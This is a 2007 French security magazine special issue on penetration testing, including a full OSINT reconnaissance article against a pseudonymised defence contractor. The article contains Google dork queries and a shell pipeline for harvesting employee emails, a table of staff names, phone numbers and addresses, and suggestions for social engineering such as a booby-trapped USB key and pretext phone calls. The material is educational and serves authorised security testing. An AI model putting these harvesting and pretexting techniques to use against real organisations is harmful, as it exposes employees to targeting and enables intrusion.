HORS-SÉRIE N° 1

misc

Multi-System & Internet Security Cookbook

L 16844 - 1 H - F: 8,00 € - RD
France Métro : 8 Eur - CH : 13,30 CHF
BEL, LUX, PORT.CONT : 9 Eur

OCTOBRE - NOVEMBRE 2007 HORS-SÉRIE 1

TESTS D'INTRUSION :

COMMENT ÉVALUER LA SÉCURITÉ DE SES SYSTÈMES ET RÉSEAUX ?

TEST D'INTRUSION PAR LA PRATIQUE

- L'information, nouveau nerf de la guerre ?
- Cartographiez les réseaux
- Exploration des réseaux Windows
- Un test d'intrusion grandeur nature



TECHNIQUES AVANCÉES

- Analyse des risques liés au vol du poste nomade
- Testez les environnements Lotus
- Bases de données et injections SQL

OUTILS

- Panorama des scanners : nessus, nmap, amap, nikto, ...
- Testez ses mots de passe avec John the Ripper
- Audits de sécurité avec Metasploit

100 % SÉCURITÉ INFORMATIQUE



SPÉCIAL VIRUS

DISPONIBLE

SUR HTTP://WWW.ED-DIAMOND.COM

Plagiat au Mangin Palace

Attention, message personnel, hors-série de MISC, je répète, hors-série de MISC !!!

Haha, oui, c'est encore nous ! C'est donc un hors-série de MISC, le premier, sans doute pas le dernier, mais il ne faudrait pas non plus vous habituer, sinon, ça ne serait plus un hors-série.

Bienvenue à toi dans ce monde archi-loufoque et total foutraque où l'élégance se mélange au n'importe nawak, le tout dans une farandole de volutes éditorialistes rédigées par une bande de doux dingues.

La machine est prête et, a priori, nous serions ce matin en octobre 2007. Ce mois-ci dans ce hors-série, tu es « détective sur Internet », tu es « scan comme un porc », tu es « passe par la fenêtre (*hasta la vista, baby*) », et tu es aussi « aveugle pour t'injecter dans un Oracle (ou autre) ».

Oui, tu l'auras compris lecteur, ce matin, tu es test d'intrusion ou pentest pour les intimes. Nous allons tenter de te raconter une histoire illustrée, mais toujours décalée (et néanmoins pointue), celle des tests d'intrusion.

Pour commencer, nous suivrons la démarche habituelle d'un pentest. Tout débute en enfilant le costume d'Hercule Poirot lorsqu'il recueille ses indices. Ensuite, on passe la tenue de Neo pour investiguer sur le net, histoire de reconstruire le réseau de la cible. Et là, c'est le drame : on se retrouve 9 fois sur 10 (voire plus) sur un réseau Windows en quête de la base SAM du contrôleur de domaine. Ou bien, on est confronté à un admin paranoïaque qui n'a laissé qu'une base de données planquée derrière un *reverse-proxy*.

Ensuite, nous quitterons ces pratiques usuelles, mais non désuètes, pour te plonger dans des environnements chamarrés. Nous irons dans le désert avec les nomades, voler un portable et fouiller à la recherche des secrets qui s'y dissimulent. Puis, nous volerons vers l'Asie cueillir des fleurs de Lotus (prends des Notes, Domino). Fin du périple, nous retournerons au point de départ, à notre base (de données), pour y injecter nos désirs à grands coups d'apostrophes (or 1=1) et autres invocations cabalistiques.

Et enfin, nous te dévoilerons les mystères de quelques-uns des outils maintenant illégaux dans certains pays soi-disant civilisés : en passant de moult scanners à John, l'éventreur de mots de passe, sans négliger aucunement le passe-partout des programmes pas à jour... mais non, pas le nain de Fort Boyard, mais Metasploit.

Une seule mission, tenter de chatouiller tes neurones ! On est dimanche matin (ou pas), on est bien, et le décollage est imminent (eh oui, mes vacances commencent dans moins de 12h :-)

Fred Raynal

P. S. : Cet édito est intégralement inspiré de *Panique au Mangin Palace*, une émission de France Inter animée par Philippe Collin, coécrite « les doigts dans la prise » par Xavier Mauduit et réalisée par Henri-Marc Mutel. La programmation musicale de Thierry Dupin et le travail de recherche aux archives de l'INA de Flora Bernard donnent le ton au contenu total foutraque de l'émission. À écouter absolument le dimanche matin de 11h à 12h, si vous n'êtes pas à la messe (sinon, il y a le podcast) : **http://www.radiofrance.fr/franceinter/em/paniqueaumanginpalace/**.

[SOMMAIRE]

PENTESTS [04 - 43]

> L'information, nouveau nerf de la guerre ? / 04 → 12
> Cartographie réseau à distance / 14 → 25
> Pentest de réseau Windows / 26 → 39
> Un test d'intrusion grandeur nature / 40 → 43

ENVIRONNEMENT [44 - 64]

> Sécurité des secrets du poste nomade / 44 → 49
> Lotus / 50 → 55
> SQL injection / 56 → 64

OUTILS [66 - 82]

> Outils de scan / 66 → 71
> Testez ses mots de passe (avec John the Ripper) / 72 → 75
> Audits de sécurité avec Metasploit / 76 → 82

MISC Hors-série 1
est édité par **Diamond Editions**
B.P. 20142 - 67603 Sélestat Cedex

Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09

E-mail :
cial@ed-diamond.com

Service commercial :
abo@ed-diamond.com

Sites :
www.ed-diamond.com
www.miscmag.com

Directeur de publication :
Arnaud Metzler

PRINTED IN FRANCE / Imprimé en France
Dépôt légal : 2e Trimestre 2001
N° ISSN : 1631-9036
Commission Paritaire : 02 09 K80 190
Périodicité : Bimestrielle
Prix de vente : 8 Euros

Chef des rédactions :
Denis Bodor

Rédacteur en chef :
Frédéric Raynal

Secrétaire de rédaction :
Véronique Wilhelm

Relecture :
Dominique Grosse

Conception graphique :
Kathrin Troeger

Responsable publicité :
Tél. : 03 88 58 02 08

Service abonnement :
Tél. : 03 88 58 02 08

Impression : I.D.S. Impression (Sélestat) / www.ids-impression.fr

Distribution France :
(uniquement pour les dépositaires de presse)

MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12

Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04

Service des ventes : Distri-médias :
Tél. : 05 61 72 76 24

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans Misc est interdite sans accord écrit de la société Diamond Editions. Sauf accord particulier, les manuscrits, photos et dessins adressés à Misc, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent.
MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

F. Raynal – Responsable R&D, Sogeti ESEC – fred@security-labs.org, frederic.raynal@sogeti.com
F. Gaspard – kad@miscmag.com

L'information, nouveau nerf de la guerre ?

On le sait maintenant, nous vivons dans la société de l'information. Pas plus tard qu'en ce mois d'août 2007, une campagne massive de spams incitait à acheter des actions d'une entreprise quelconque aux États Unis. Cette campagne a porté ses fruits : des achats massifs ont provoqué une hausse de l'action... et quelques petits malins ont vendu leurs actions au bon moment [1]. Alors, l'information comme nouveau nerf de la guerre ?

Cet article présente la collecte d'information (et non son analyse) uniquement axée sur une source ouverte, Internet. Il ne faut pas négliger d'autres sources ouvertes, humaines en particulier.

Classiquement, pour mener une opération, comme un test d'intrusion, il s'agit de planifier les actions. Pour cela, il est nécessaire d'avoir un maximum d'informations qualifiées, c'est-à-dire dont on a évalué la pertinence. Mais, auparavant, il faut recueillir les informations, objet de cet article.

Cette phase de récupération d'information marque le départ des opérations. Il s'agit de réaliser l'environnement de la cible. La recherche doit être exhaustive, car on ne sait pas quelle information pourra servir dans la suite. Cependant, il est facile de se perdre dans les méandres d'une recherche. Il est donc quand même nécessaire de borner cette recherche soit en fonction de son objectif, soit par une contrainte temporelle. Par exemple, dans le cadre d'un test d'intrusion de 3 jours, on ne peut pas passer plus d'une journée à rechercher l'information. En général, dans ce contexte, on grappille surtout des noms de personnes, et des informations sur ces personnes afin de les convertir ensuite en paire *login/password*.

On voit clairement ici une limite des tests d'intrusion. Dans la réalité, des cellules de veille examinent plus ou moins attentivement tout ce qui se passe sur la cible : activités économiques, recrutements, brevets, etc. Mais, ces informations sont rarement, si ce n'est jamais, utilisées conjointement dans le cadre de tests d'intrusion.

Quand il s'agit de réaliser uniquement l'environnement, la limite temporelle n'est alors plus adaptée : si les méthodes de recherche sont mauvaises, le temps n'y changera rien. Mieux vaut alors présenter les méthodes de recherche qui seront employées, puis de les évaluer a priori en fonction du temps imparti (ou des coûts associés). On classe ainsi les méthodes en fonction des chances de succès. En leur assignant un coût minimum, on peut également évaluer et contrôler son budget.

En guise d'illustration, nous prendrons une petite entreprise américaine, que nous appellerons RZHB[1].

Avant d'entrer dans le vif du sujet, touchons un mot des outils utilisés tout au long de cet article. Ceux-ci seront exclusivement des outils *open source*. Des résultats similaires (au moins) peuvent être obtenus avec des outils commerciaux, par exemple, BidiBlah [3] de la société SensePost. Ce logiciel utilise l'API de Google pour obtenir ces informations. Il faut bien comprendre que toutes ces informations sont accessibles « à la main » sans aucune difficulté. Comme expliqué plus haut, seule la contrainte de temps dictera la méthode à utiliser : outils automatiques ou non. Il est également très facile de développer ses propres outils de recherche d'informations, comme un *plugin* pour Firefox. Nous en présenterons d'ailleurs plusieurs tout au long de cet article.

1. Informations sur les entreprises

Commençons tout d'abord par examiner la partie visible de l'entreprise : son site web. Une foule d'informations est disponible sur une entreprise rien qu'en analysant son site ! Nous parlons ici aussi bien du contenu (le discours officiel sur le site) que le contenant (le code HTML des pages web).

1.1 Ce que dit la cible sur elle-même

À tout seigneur tout honneur, commençons par regarder ce que le site de l'entreprise peut nous apprendre.

1.1.1 Le contenu du site web : le fond

Dans certains cas, les sites web sont tellement grands que des inconsistances peuvent être présentes.

Prenons l'exemple d'une société A dont le business se déroule en Irak. En consultant son site web, il était quasi impossible de savoir ce que cette société faisait en Irak : la société cherche à cacher ces activités. Cependant, en fouillant un peu le site web, on tombe sur la section *recruitment* bien plus bavarde (à défaut d'être explicite). Il suffisait de regarder les compétences requises dans les offres d'emplois pour comprendre le business : PMC (*Private Military Company*), puisqu'elle recherchait d'anciens agents secrets, gardes du corps ou militaires tous spécialisés dans des domaines aussi pointus que variés.

Toujours sans analyser le code source, les informations utiles à garder sous la main sont les personnes composant l'entreprise (généralement dans la section *about us*), l'adresse postale du siège social et de ses différents bureaux si présentes. Cette première recherche sert vraiment de point de départ. Dans le cas de RZHB, rapidement, précisons donc que son siège social est à San Diego, mais qu'elle possède des bureaux dans plusieurs pays : Australie, Bahreïn, Belgique, Canada, France, Allemagne, Grèce, Inde, Arabie Saoudite Hollande, Royaume Uni, etc.

Elle semble donc bien implantée de par le monde, avec des bureaux dans presque chaque région du globe (quid de l'Amérique du Sud ?), et dont on pourra récupérer l'adresse sur le site web de RZHB.

[1] *Spéciale dédicace à tous ceux qui apprécient 2001, l'odyssée de l'espace et son ordinateur HAL.*

Petit test amusant, quand on recherche le bureau français dans les pages jaunes à partir de l'adresse du site principal, on ne trouve rien. Et même quand on pousse un peu plus en regardant toutes les entreprises présentes à cette adresse, toujours rien. Serait-il sur liste rouge ? Il faudrait alors vérifier les raisons sociales et autres liens financiers entre les sociétés et RZHB.

Connaître les emplacements exacts des différents bureaux à l'étranger est souvent indispensable quand on doit se rendre sur place pour essayer d'obtenir des informations (non, faire les poubelles ne marche pas que dans les films). Aussi, il sera intéressant d'associer chaque plage d'IP avec une location particulière.

Sur le site web, on peut également découvrir une petite biographie de chaque dirigeant de l'entreprise, ce qui pourra nous être utile par la suite, mais nous y reviendrons.

1.1.2 Le contenant du site web : la forme

Passons du côté du code HTML (on ne parle pas ici d'exploitation d'éventuelles failles web). Il est évident que si le site contient des milliers de page, il sera impossible de l'analyser en un coup d'œil. Nous allons utiliser un premier plugin Firefox appelé « Alexa toolbar » [4]. Une fois ce plugin installé, il donne une foule d'informations concernant un site web. Dans le cas de la société RZHB, il nous révèle que :

- Le domaine a été enregistré le 8 février 1989.
- Le site est classé aux alentours de la 130000ème place dans le *ranking* d'Alexa en termes de trafic (ce qui n'est pas mal quand on considère qu'il y a des millions de sites).
- Le nombre total de pages indexées par Google est de +/- 30000, 60000 pour MSN Live et plus de 90000 pour Yahoo et altavista : il va être très difficile d'analyser toutes les pages de la cible.
- Son PageRank est de 8 (sur 10), ce qui est très très bien (pour simplifier, plus un site a un PageRank élevé, plus ce site est considéré comme sérieux par Google).
- Le nombre de *backlinks* (c'est-à-dire le nombre de pages qui pointent vers ce site) est de +/- 1000 selon Google et plus de 30000 selon Yahoo (le premier en référence volontairement moins que les deux autres).

Ce premier et rapide coup d'œil nous indique que la présence de la société est fermement établie. Continuons la recherche d'informations. Malgré le nombre impressionnant de pages du site web, nous sommes attentifs à deux éléments : les adresses emails présentes dans le code source (affichées sur le site ou non) et les commentaires, car ils peuvent parfois contenir des informations utiles.

Une autre source d'analyse pratique est le site **www.archives.org** qui contient une copie des sites Internet (avec un décalage dans le temps suite à des problèmes de copyright). Un des buts ici est d'arriver à extraire les informations qui changent sur le site web de l'entreprise. Par exemple, on fait un échantillonnage en extrayant 24 fois le site sur une période de 2 ans (un site par mois donc). Ensuite, on compare les différents sites pour déterminer les évolutions, aussi bien dans la forme que dans le fond.. Ceci peut amener à plusieurs pistes et/ou hypothèses :

- Si une page contenant les noms des personnes travaillant dans un département change sans cesse, cela peut révéler un département mal géré ou une manière de dissimuler certains projets spéciaux. Ces personnes deviennent alors des cibles privilégiées, en particulier d'éventuels anciens employés qui pourraient s'avérer d'autant plus bavards qu'ils ne se sentent plus liés à l'entreprise.
- Que signifie la disparition d'une partie du site web concernant un certain projet ou un département ? Projet terminé, abandonné ou passé en mode discret ? Information diffusée auparavant par maladresse ? Quoi qu'il en soit, il serait bon d'en savoir plus.

Mais venons-en maintenant au maillon faible : les humains. Nous cherchons à en identifier un maximum. D'une part, ils sont autant de comptes potentiels à attaquer (par brute force pour deviner les mots de passe par exemple). D'autre part, si le test est étendu à des aspects humains, il sera important de bien choisir ses cibles sur la base de ces informations.

1.1.3 La pêche aux noms, téléphones et emails

Concernant les emails, plusieurs techniques existent pour les retrouver. Nous avons parlé du logiciel BidiBlah plus haut qui permet de les retrouver automatiquement, mais nous voulons arriver à la même chose sans débourser quoi que ce soit. Au passage, on en profitera pour commencer à se créer un annuaire (nom, prénom, email, téléphone, adresse physique, etc.). Nous ne le ferons pas ici, mais il est assez important, quand on cherche de l'information, de connaître la date de publication ainsi que la date de « découverte » de l'information. En effet, une information n'est pas figée dans le temps. Si on prend une personne par exemple, elle peut évoluer dans la société, et donc changer de téléphone, de division, etc. Dès lors, savoir la tracer temporellement s'avère indispensable.

Une solution la plus évidente est par exemple d'utiliser Google avec les 2 requêtes suivantes :

```
site:RZHB.com  intext:"@RZHB.com"
site:RZHB.com  intext:"mailto:"
```

Ces requêtes retournent les pages provenant de RZHB.com contenant une adresse email. Ainsi, on obtient en quelques secondes plus de 30000 réponses pour la première requête, 780 pour la seconde. Étant donné le nombre de réponses, il est plus judicieux de passer par la Google API pour récupérer au moins les adresses mails ou de *dumper* les pages, puis de faire des `grep @rzhb.com` dedans, par exemple :

```
bash-3.1$ lynx -dump "http://www.google.com/search?q=site%3Arzhb.com+-inurl%3Amv
                    b+intext%3A%22%40rzhb.com&num=100" > result.html
bash-3.1$ sed -n 's/@rzhb.com/& /p' result.html | grep -o -e '[.[:alnum:]]\+@rzhb.
          com' | sort -u
Jennifer.a.morchard@rzhb.com
Merritt.E.dangston@rzhb.com
Programs@rzhb.com
William.J.Samuels@rzhb.com
belinda.s.bourdick@rzhb.com
benjamin.a.hammad@rzhb.com
collihanc@rzhb.com
christopher.j.roger@rzhb.com
coller@rzhb.com
constance.o.cluster@rzhb.com
clusterc@rzhb.com
...
```

1

Nom	Prénom	Division	Adresse	Tél.	Email
Samuels	William J	Hazard Assessment and Simulation Division	1337 RZHB Drive, McLean, VA 22102	(703) 666-8043	William.J.Samuels@rzhb.com
Zollers	Don	Public Relations	San Diego, CA	(858) 826-7350	zollarsr@rzhb.com
Cluster	Connie	Public Relations	McLean, VA	(703) 666-6533	clusterc@rzhb.com

Comme on pouvait s'y attendre, on tombe rapidement sur les personnes des relations publiques. On pourra affiner la recherche en les « supprimant » de la requête avec un `-zollarsd` par exemple.

Il faut ensuite étendre cette recherche en dehors du site de la société. De nombreuses personnes travaillant pour les sociétés ont tendance à poster des renseignements sur des forums, *blogs* ou autre *newsgroups* avec leur adresse professionnelle. Afin d'éviter les doublons, on utilisera soit des moteurs de recherche dédiés (par exemple, **technorati.com** ou **icerocket.com** pour les blogs, Google groups pour les newsgroups), soit on exclura des résultats ceux qu'on a déjà venant du site même en ajoutant à la requête un `-inrul:rzhb.com`.

Passons maintenant à des requêtes moins évidentes :

```
"Internal Server Error" site:rzhb.com
```

Ces pages indexées par Google contiennent souvent des adresses email. Concernant la cible, une chose amusante est que la première page retournée nous apprend que RZHB a un lien avec un logiciel développé par Mixter (`mixter@void.ru`), personnage bien connu dans certains milieux du monde de la sécurité informatique.

Si on remonte dans le répertoire juste avant (**http://mvb.rzhb.com/freeware/vmslt01b/sec/**), on découvre toute une suite d'exploits, de *rootkits* ou de *trojans* (à noter que la société RZHB n'est pas vraiment (ou pas uniquement) une société IT...). On serait en droit de se demander ce que cette société fait avec de tels logiciels, même sur un serveur contenant *The world's largest OpenVMS Freeware Archive* ;-)

On cherche ensuite les documents contenant le mot « mail » (on pourra, voire devra, faire de même avec le terme « *password* » et ses variantes) :

```
mail filetype:(xls | doc | txt)  site:RZHB.com
```

Petite parenthèse : il est très intéressant d'analyser les données de formatage des documents MS Office ou OpenOffice, étant donné que ces fichiers contiennent une foule d'informations comme la personne qui a créé le document. Voir ce qui s'est passé avec Tony Blair, il y a quelques années en arrière **[5]**.

D'autres requêtes peuvent être utilisées pour trouver des adresses email (mais qui n'ont pas donné de résultat dans notre cas) **[6]** :

```
mail address filetype:csv
inurl:email filetype:mdb
intitle:index.of inbox dbx
filetype:wab wab
filetype:reg reg + intext:"internet account manager"
filetype:pst inurl:"outlook.pst"
...
```

Pour conclure, ce qu'on vient de réaliser sur les emails doit être également réalisé pour les numéros de téléphone. En particulier, si le test ne se limite pas à des attaques techniques, il est important de reconstruire autant que possible l'organigramme d'une part, et les circuits de décision d'autre part. Ainsi, l'envoi d'une clé USB piégée en guise de cadeau à la secrétaire[2] qui va bien ou un coup de fil au stagiaire admin réseau venant d'un pseudo-responsable quelconque qui risque de perdre un gros contrat parce qu'il n'arrive plus à se connecter au VPN ont, quand on sait y faire, des vertus magiques pour ouvrir des portes a priori bien barricadées.

1.2 Ce que disent les autres ou la couverture informationnelle de la cible

Après avoir analysé le site web de la cible, recherchons les informations disponibles en consultant des sources externes. En effet, une multitude de sites web offrent aux internautes des informations concernant les entreprises. Ces sites web possèdent en général des bases de données bien fournies. Encore une fois, de tels sites web payants existent, mais nous nous concentrons sur les ressources gratuites.

Quand on recherche des informations sur une personne, on cherche à reconstruire son CV. Dans le cas d'une entreprise, c'est exactement la même chose ! On commence par les données économiques, la vie dans la société, son activité, puis ses dépendances (clients et sous-traitants). Bien souvent, les tests d'intrusion interdisent de passer par des relais pour atteindre la cible (ceci dit, ça n'est pas souvent nécessaire ;-) Ce risque n'est toutefois pas à négliger.

1.2.1 Les données économiques

Un premier site bien connu est le site **societes.com** qui fournit une foule de renseignements concernant une entreprise. Ce site est très pratique, mais cependant totalement inadapté dans notre cas, puisqu'il ne donne que des informations sur les entreprises françaises.

Il existe un équivalent en anglais qui contient une plus grande base de données **transnationale.org**. Malheureusement, seule une minorité des informations relatives à une entreprise est gratuite. Il faudra sortir le portefeuille pour un rapport détaillé, et comme ces temps-ci nous sommes aussi riches qu'un étudiant fauché...

Une recherche sur **transnationale.org** nous apprend :

- le type de business de l'entreprise ;
- les différents dirigeants de l'entreprise (*director*, *chairman*, CEO, CFO et autres) ;
- qu'elle a été condamnée pour un acte de délinquance financière ;
- qu'elle a accumulé plus de 1 milliard de dollars depuis 1998 en profits nets.

[2] *Que toutes les secrétaires nous pardonnent de les prendre systématiquement comme bouc émissaire, alors qu'elles sont loin d'être les seules à ne pas respecter les consignes de sécurité... à commencer par les hauts dirigeants !!!*

Jusqu'à présent, nos informations ne sont pas sensationnelles. Les deux premières informations sont déjà sur le site de l'entreprise. La troisième, bien qu'elle soit pertinente, aurait pu être retrouvée facilement à l'aider d'une requête dans un moteur de recherche. Quant à la 4ème, on aurait pu la retrouver sur Yahoo Finance comme on va le voir ensuite.

Attardons-nous un instant sur la condamnation pour acte d'une délinquance financière afin de souligner encore une fois les lacunes des tests d'intrusion. Ceux-ci sont concentrés sur les aspects techniques des systèmes d'information. Dans ce contexte, cette information ne nous intéresse pas. Cependant, dans le cadre de concurrence exacerbée par exemple, tout change. En effet, si un concurrent veut élaborer une stratégie d'attaque informationnelle, il tient là une piste pour insinuer le doute quant aux bonnes pratiques de l'entreprise.

Regardons à présent du côté de Yahoo! Finance. Ce site est une vraie caverne d'Ali Baba pour récupérer des informations sur une entreprise. On peut, par exemple, y observer le cours de l'action de RZHB sur une période donnée, mais aussi :

- *headlines* : une section qui reprend les news parues sur Yahoo! en rapport avec RZHB. On y apprend, par exemple, que RZHB a gagné un contrat de 200 millions de dollars avec le Pentagone pour se débarrasser d'accessoires dont le gouvernement ne veut plus.

  Cette première information nous apprend que l'entreprise est liée au gouvernement par l'entremise de contrats. L'association des termes « gouvernement », « contrat » et « entreprise » nous amène forcément vers le terme « *contractor* ». En essayant « *top defense contractor* » dans un moteur de recherche, on découvre que cette société est dans le top 15 des contractors de la défense américaine et que plus de 60% de son business se fait avec l'armée. On apprend également que cette société est très présente en Irak et que de nombreuses protestations de la part du peuple Irakien ont été formulées à son encontre (comme on l'a dit dans le cas d'une guerre informationnelle, ça peut toujours servir).

  Ouvrons une autre parenthèse sur le test d'intrusion. Il peut aisément être élargi à l'analyse de l'image de la société sur Internet, en d'autres mots : est-il facile de trouver des informations sur Internet et, si oui, sont-elles plutôt positives ou négatives ? Cela permet ensuite de prendre en compte le risque informationnel, de la même manière qu'un test d'intrusion prend en compte le risque technique.
- Une petite carte d'identité y est présente avec l'adresse, le type de business, le salaire des dirigeants ainsi que le nombre d'employés : 44100 ! Soient 44100 cibles potentielles dans le cadre d'une attaque de type *social engineering* :-)
- Une foule d'informations économiques : *cash flow*, balance de paiement, rentrées financières, profits, institutions présentes dans le capital ou encore la valeur de l'entreprise.
- Un *message board* ou les utilisateurs peuvent laisser des messages sur l'entreprise. On peut y apprendre beaucoup de choses surtout que certains usagers sont parfois des employés de l'entreprise et qu'ils se laissent aller à certaines indiscrétions.
- Les noms de certains concurrents de l'entreprise.
- Les actionnaires principaux, des analyses d'experts concernant l'entreprise, etc.

Il serait trop long d'énumérer toutes les informations que Yahoo! Finance peut fournir, d'autant que les informations ne sont pas exclusivement financières. En outre, chaque information peut faire l'objet d'une recherche plus approfondie exactement comme on l'a montré avec les contrats que le gouvernement accorde à cette entreprise.

Il existe de nombreux autres sites d'informations sur les entreprises, mais citons **http://www.hoovers.com**. Il possède une partie payante et une partie gratuite, mais toutes les informations relatives à cette société sont (étrangement) payantes.

1.2.2 La vie dans la cible

Nous l'avons déjà évoqué avec le message board de Yahoo! Finance, mais savoir comment se passe la vie dans l'entreprise est une étape profitable, surtout pour des tests où les coups tordus sont permis (par là, on pense par exemple à l'abandon d'une clé USB sur un coin de bureau, l'envoi de CD avec des versions gratuites de logiciels, etc.). Comme ce n'est – malheureusement – pas souvent le cas, nous ne nous étendrons pas outre mesure là-dessus.

L'objectif est ici double. D'une part, il s'agit de prendre la température sociale dans l'entreprise ou tout au moins telle qu'elle apparaît en dehors de celle-ci. Dans un second temps, et on rejoint là ce dont on parlera ci-après avec les brevets, il faut identifier l'organigramme de l'entreprise, ses circuits de décision et les personnes clés.

Pour l'organigramme, c'est souvent assez simple. Il suffit de reprendre la structure financière, et de coller les noms des responsables. Toutefois, il est important de savoir quel niveau cibler. La cible peut n'être qu'une sous-partie d'un grand groupe, auquel cas cela nécessite de rentrer un peu plus dans l'entreprise. Assez souvent, dans les divisions, on ne trouve pas les organigrammes sur les sites web... mais ils sont quasi systématiquement présentés par les Ressources Humaines lors des entretiens d'embauche. À bon entendeur ;-)

Il est essentiel de distinguer l'organigramme des circuits de décision. Aussi mal que cela puisse faire à l'ego de certains « managers », ils ne sont pas toujours ceux qui décident, ceux qui ont la réelle influence. Et là, c'est beaucoup plus compliqué à identifier, surtout de l'extérieur. Néanmoins, comme pour les têtes pensantes, cette étape repose sur l'identification des personnes clés de l'entreprise. L'utilisation de sociogramme s'avère d'une aide précieuse. Il s'agit de reconstruire les liens sociaux entre des personnes.

Bien évidemment, on recroisera ou on partira de ce qu'on a déjà récupéré lors de la première étape, pendant la pêche aux noms, téléphones et emails.

Dernier point, les forums de discussion sont des endroits où les employés et autres candidats parlent très librement des entreprises. Cette liberté permet ainsi de mieux connaître les détails de fonctionnement interne (comme le processus de recrutement ou la gestion du personnel) qui aideront ensuite à mieux cibler une attaque. Pour les entreprises françaises, on pourra regarder du côté des forums de **hardware.fr** ou d'associations (par exemple **munci.org**, forum dédié aux informaticiens).

Concernant RZHB, nous avons appris lors de nos recherches que la société a été créée par John Robert Beyster. Une simple recherche sur le nom « Beyster » avec Google nous conduit sur son blog personnel. Il semblerait qu'il ait lancé un blog après s'être retiré de l'entreprise (**www.beyster.com/**). Ce site est une vraie mine d'or en ce qui nous concerne : en fouillant un peu les anciens messages, on trouve une tonne de commentaires provenant d'employés travaillant à RZHB, ainsi que d'anciens employés. On y apprend même que l'ancien dirigeant de RZHB a écrit un livre

sur « la méthode RZHB ». Nous sommes également tombés sur un autre blog, **http://rzhbipowatch.blogspot.com/**, mais qui ne semble cependant pas être tenu à jour. Tout comme les forums, les blogs deviennent de plus en plus des endroits à surveiller.

1.2.3 L'activité de la cible

Il est important de caractériser l'activité de l'entreprise, car un test d'intrusion peut devenir physique : nécessité de se déplacer sur site, d'évaluer les conditions de sécurité (caméras – accessibles depuis internet, grillages, systèmes de badges, et plus si affinités). Dans ces conditions, il est nécessaire d'avoir une bonne connaissance du terrain, et d'être à même d'identifier les sites sensibles. Pour cela, une étude sur la stratégie et les activités de la cible est indispensable.

Considérons un cas extrêmement révélateur : les brevets. Nous passons par notre site préféré **http://www.uspatent.gov**. Une recherche sur le nom de l'entreprise dans le champ « *assigne* » nous donne 238 brevets. Il semble donc que cette société soit adepte des brevets. Nous avons trouvé 238 brevets avec une première recherche, mais il est certain qu'il en existe beaucoup plus (déposés sous d'autres noms, en anonyme). Que peuvent dont bien nous apprendre les brevets ? Tout d'abord, le type de business. Si elle n'est pas très bavarde à propos de son business sur son site web, il en est autrement avec les brevets qui contiennent une explication détaillée. Nous nous rendons compte que cette société possède un nombre important de brevets concernant les hautes technologies, ce qui laisse présumer que ses centres de recherches sont très performants. Beaucoup plus pertinent dans notre cas de figure, les brevets sont également une source d''information sur les individus.

En effet, il faut savoir que chaque brevet doit être déposé au nom d'une personne, c'est-à-dire celui qui a fait la découverte. En général, celui qui fait la découverte est « celui qui a des idées » (il est possible cependant que le brevet soit déposé au nom d'un manager, comme c'est le cas au Japon, mais ceci est une autre histoire...). L'idée ici est de récupérer tous les brevets et d'en extraire les noms de personnes qu'ils contiennent.

Un autre aspect, beaucoup moins souvent étudié et pourtant bien plus facile d'accès, vient des publications, et en particulier les publications dites « scientifiques ». Bien souvent, les chercheurs collaborent avec d'autres équipes, internes ou externes à leur laboratoire. Chaque communauté scientifique dispose de serveurs recensant les parutions, comme *citeseer* dans le domaine scientifique. En guise de point de départ, les sites des bibliothèques des instituts de recherche sont très pratiques.

Que ce soit avec les brevets ou les publications, une petite étude dévoile qui sont les personnes prolifiques. Cela s'avère particulièrement important dans le cas de tests ciblés pour savoir où viser pour être le plus efficace. Bien évidemment, dans un contexte moins feutré qu'un test d'intrusion, ce type d'information est critique, car on peut alors imaginer toute sorte d'action pour déstabiliser, manipuler ou retourner cette personne, et son entreprise avec.

Pour terminer, il faut juste retenir que ces producteurs de savoir permettent de détecter un maillon très critique de la chaîne et que cela ouvre la voie à une multitude d'attaques (et pas que techniques, loin s'en faut).

1.2.4 Les relations et dépendances de la cible

Le site **opensecrets.org** comptabilise les dons à des groupes politiques lors des élections américaines, les contrats de lobbying et tout ce type d'actions. La société RZHB y est classée dans le secteur « *Defense Electronics* » (il y a par exemple aussi « *Defense Aerospace* »). Le total des dons provenant de ce secteur pour les partis politiques est de $5,970,284. RZHB est classé troisième dans la liste des donateurs avec un montant de $659,362 dont la répartition est de 42% pour le parti démocrate et 58% pour le parti républicain. Un détail amusant est que la majorité des entreprises de ce secteur accorde plus de dons au parti républicain que démocrate. On vous laisse le soin de tirer vos propres conclusions.

RZHB ne donne pas seulement de l'argent aux partis politique, mais également au Congrès américain et aux agences fédérales. Ceci fait partie d'une stratégie de lobbying mise en œuvre par toutes les sociétés importantes. Dans la catégorie « *Defense Electronics* », RZHB est classée encore 3ème avec des dons s'élevant jusqu'à $3,330,000. À noter que RZHB a donné directement $1,920,000 et que le reste a été versé à travers différentes organisations ou sociétés amies.

Dans ces classements, RZHB est loin derrière les sociétés pharmaceutiques ou pétrolières. Cela est caractéristique d'une pratique courante aux États-Unis où les grands industriels soutiennent le Congrès.

1.3 Ne pas oublier

Cette liste de techniques et de sources externes n'est évidemment pas exhaustive. Il est impossible d'énumérer toutes les techniques pour récupérer de l'information : l'imagination et le culot sont rois ! En outre, tout le monde sait, par exemple, qu'il est également possible d'obtenir des informations avec Wikipédia, mais un maître Jedi se doit de connaître des techniques plus subtiles que cela ;-)

